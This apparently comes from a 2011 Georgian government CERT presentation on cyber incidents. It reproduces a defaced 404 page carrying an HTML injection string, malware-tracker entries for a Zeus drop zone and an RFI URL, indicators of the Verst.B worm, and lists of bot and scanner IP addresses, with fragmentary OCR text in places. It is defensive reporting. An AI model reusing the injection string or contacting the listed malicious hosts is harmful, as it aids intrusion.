<title>404 Not Found</title></head><body><h1>Not Found</h1><p>The
requested URL
/QRRTYRCTTQFVUTJCBECSDUKDHNUHGHLTPGBAAPADCPLVNASAHQ
VIIQHVHNMLXUNMFMFORIBMDYPNJOQGUTAPLCLZYGTNDPGHCYQBU
EIYPJEJATLSWFQDUXACAGPLPOIOSHLKYPLQLBACYBYFUAQYZDNEYNA
OPWJAAPRTHAUHTZSSXXDZHJROXKPPTHMKOXAOSACIJFXTGJEZLVH
AJAGFFUCQACZAOJS&lt;font size=50&gt;DEFACED&lt;!--//-- was not found
on this server.</p><p>Additionally, a 404 Not Founderror was encountered while
trying to use an ErrorDocument to handle the request.</p><hr>
<address>Apache/2 Server at www.fary5monn.info Port 80</address>
</body></html>
```

eusbot
namegamezinfo.info
2222 / tcp

Plugin ID: 24260

Plugin Name: HyperText

problem.

Host Information
IP: 91.208.144.160
FQDN: namegamezinfo.info
Operating System : Linux Kernel 2.6 on Debian 5.0 (lenny)
rt Time: Tue May 17 18:08:02 2011
ish Time: Tue May 17 18:13:43 2011

22/tcp)

d)

36.0 Registered to rustelekom
Only


Cache-Control: no-cache
Pragma: no-cache
X-DirectAdmin: unauthorized
Content-Type: text/html

Plugin Publication Date: 2007/01/30

Line	#	Date	Closed	hours	contributor	virusname	URL	ip state	response	Ip
1	846611	2011-05-17 07:42:00	2011-05-17 11:21:53	3.7	sub4	mdl_zeus v2 drop zone	http://namegamezinfo.info/forumold/index ...	up	dead	
2	846610	2011-05-17 07:42:00			sub4	0/41 (0.0%) unknown_html_RFI	http://namegamezinfo.info/forumold/fire. ...	up	alive	

Latest Attacks

4) Attack on one of the Georgian Ministry




System changes

The following system changes may indicate the presence of this malware:


- The presence of the following files:

c:\documents and settings\all users\application data\srtserv\<malware file>.exe
c:\documents and settings\all users\application data\srtserv\sdata.dll
c:\documents and settings\all users\application data\srtserv\set.dat




Address C:\Documents and Settings\All Users\Application Data\srtserv

Name	Size	Type	Date Modified	Attributes
Economy.exe	828 KB	Application	5/24/2011 6:14 PM	H
set.dat	0 KB	DAT File	6/16/2011 6:19 PM	A
task.dat	0 KB	DAT File	6/16/2011 6:19 PM	A




- The presence of the following registry modifications:

Adds value: *"srtserv"*
With data: *"c:\documents and settings\all users\application data\srtserv\<malware file>.exe"*
To subkey: *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run*



```
srtserv    REG_SZ    C:\Documents and Settings\All Users\Application Data\srtserv\Economy.exe
```

My Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run



Summary

Worm:Win32/Verst.B is a worm that spreads via network drives and downloads arbitrary files. This worm may also attempt to steal sensitive information such as passwords.

Bots in Georgia

Some Bots in Georgia

```
scanners|92.241.76.130|15491|2011-06-29 05:55:40|4899/tcp|SILKNET Internet Service Provider.
scanners|46.49.97.14|28751|2011-06-29 13:58:28|4899/tcp|CAUCASUS-NET-AS Caucasus Online LLC
scanners|95.137.163.96|34797|2011-06-29 10:30:32|22/tcp|EGRISI-AS Egrisi JSC.
scanners|80.92.184.37|41877|2011-06-29 05:30:43|445/tcp|GRT-AS Railway Telecom AS number
scanners|94.43.254.134|35805|2011-06-29 03:05:11|445/tcp|SILKNET-AS JSC _Silknet_
bots|217.147.224.66|20545|2011-06-30 04:57:33|srcport 3561 mwtype irc-botnet|GRENA-AS GRENA Autonomous System
bots|92.241.78.210|15491|2011-06-30 06:38:23|srcport 60783 mwtype irc-botnet|SILKNET Internet Service Provider.
bots|94.100.238.109|25249|2011-06-30 15:01:48|srcport 53997 mwtype irc-botnet|GE-MAGTICOM MAGTICOM
bots|95.104.115.178|28751|2011-06-30 16:09:34|srcport 6492 mwtype irc-botnet|CAUCASUS-NET-AS Caucasus Online LLC
bots|95.137.185.110|34797|2011-06-30 09:21:31|srcport 1122 mwtype irc-botnet|EGRISI-AS Egrisi JSC.
openresolvers|213.131.34.14|15491|2011-06-29 13:06:09||SILKNET Internet Service Provider.
openresolvers|217.147.238.135|20545|2011-06-29 06:16:22||GRENA-AS GRENA Autonomous System
openresolvers|46.49.106.9|28751|2011-06-29 08:18:53||CAUCASUS-NET-AS Caucasus Online LLC
openresolvers|178.236.61.39|49129|2011-06-29 13:49:42||CGC-AS LTD CGC Co.
openresolvers|188.169.155.49|35805|2011-06-29 02:58:20||SILKNET-AS JSC _Silknet_
spam|109.238.225.138|15491|2011-06-30 10:07:30|cbl|SILKNET Internet Service Provider.
spam|217.147.224.34|20545|2011-06-30 08:07:03|cbl|GRENA-AS GRENA Autonomous System
spam|217.11.166.171|24997|2011-06-30 16:48:12|cbl|GE-CDN-AS AS for CDN
spam|81.95.167.11|25249|2011-06-29 20:36:31|cbl|GE-MAGTICOM MAGTICOM
spam|46.49.34.143|28751|2011-06-30 22:25:03|cbl|CAUCASUS-NET-AS Caucasus Online LLC
```

Bots in Georgia

Trusted Sources

http://www.shadowserver.org/

http://www.team-cymru.org/

http://www.arakis.pl/en/index.html

Future Plans in 2012

CERT.GOV.GE (Computer Emergency Response Team)

CERT Web Portal : Add Additional Functionality on CERT web Portal

Intrusion Detection System (IDS) and Network Sensors Placing in different organizations.

Source and Binary Code Analyzing. Analyzing Source code and Binary Code for weakness.

Creating **local volunteer groups** for better Defense of cyber space of Georgia.

Continue development better cooperation with **related international organizations.**

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E-mail: info@dea.gov.ge

GEORGIAN GITi INNOVATIONS

Thank you for your attention

MINISTRY OF JUSTICE OF GEORGIA

DATA EXCHANGE AGENCY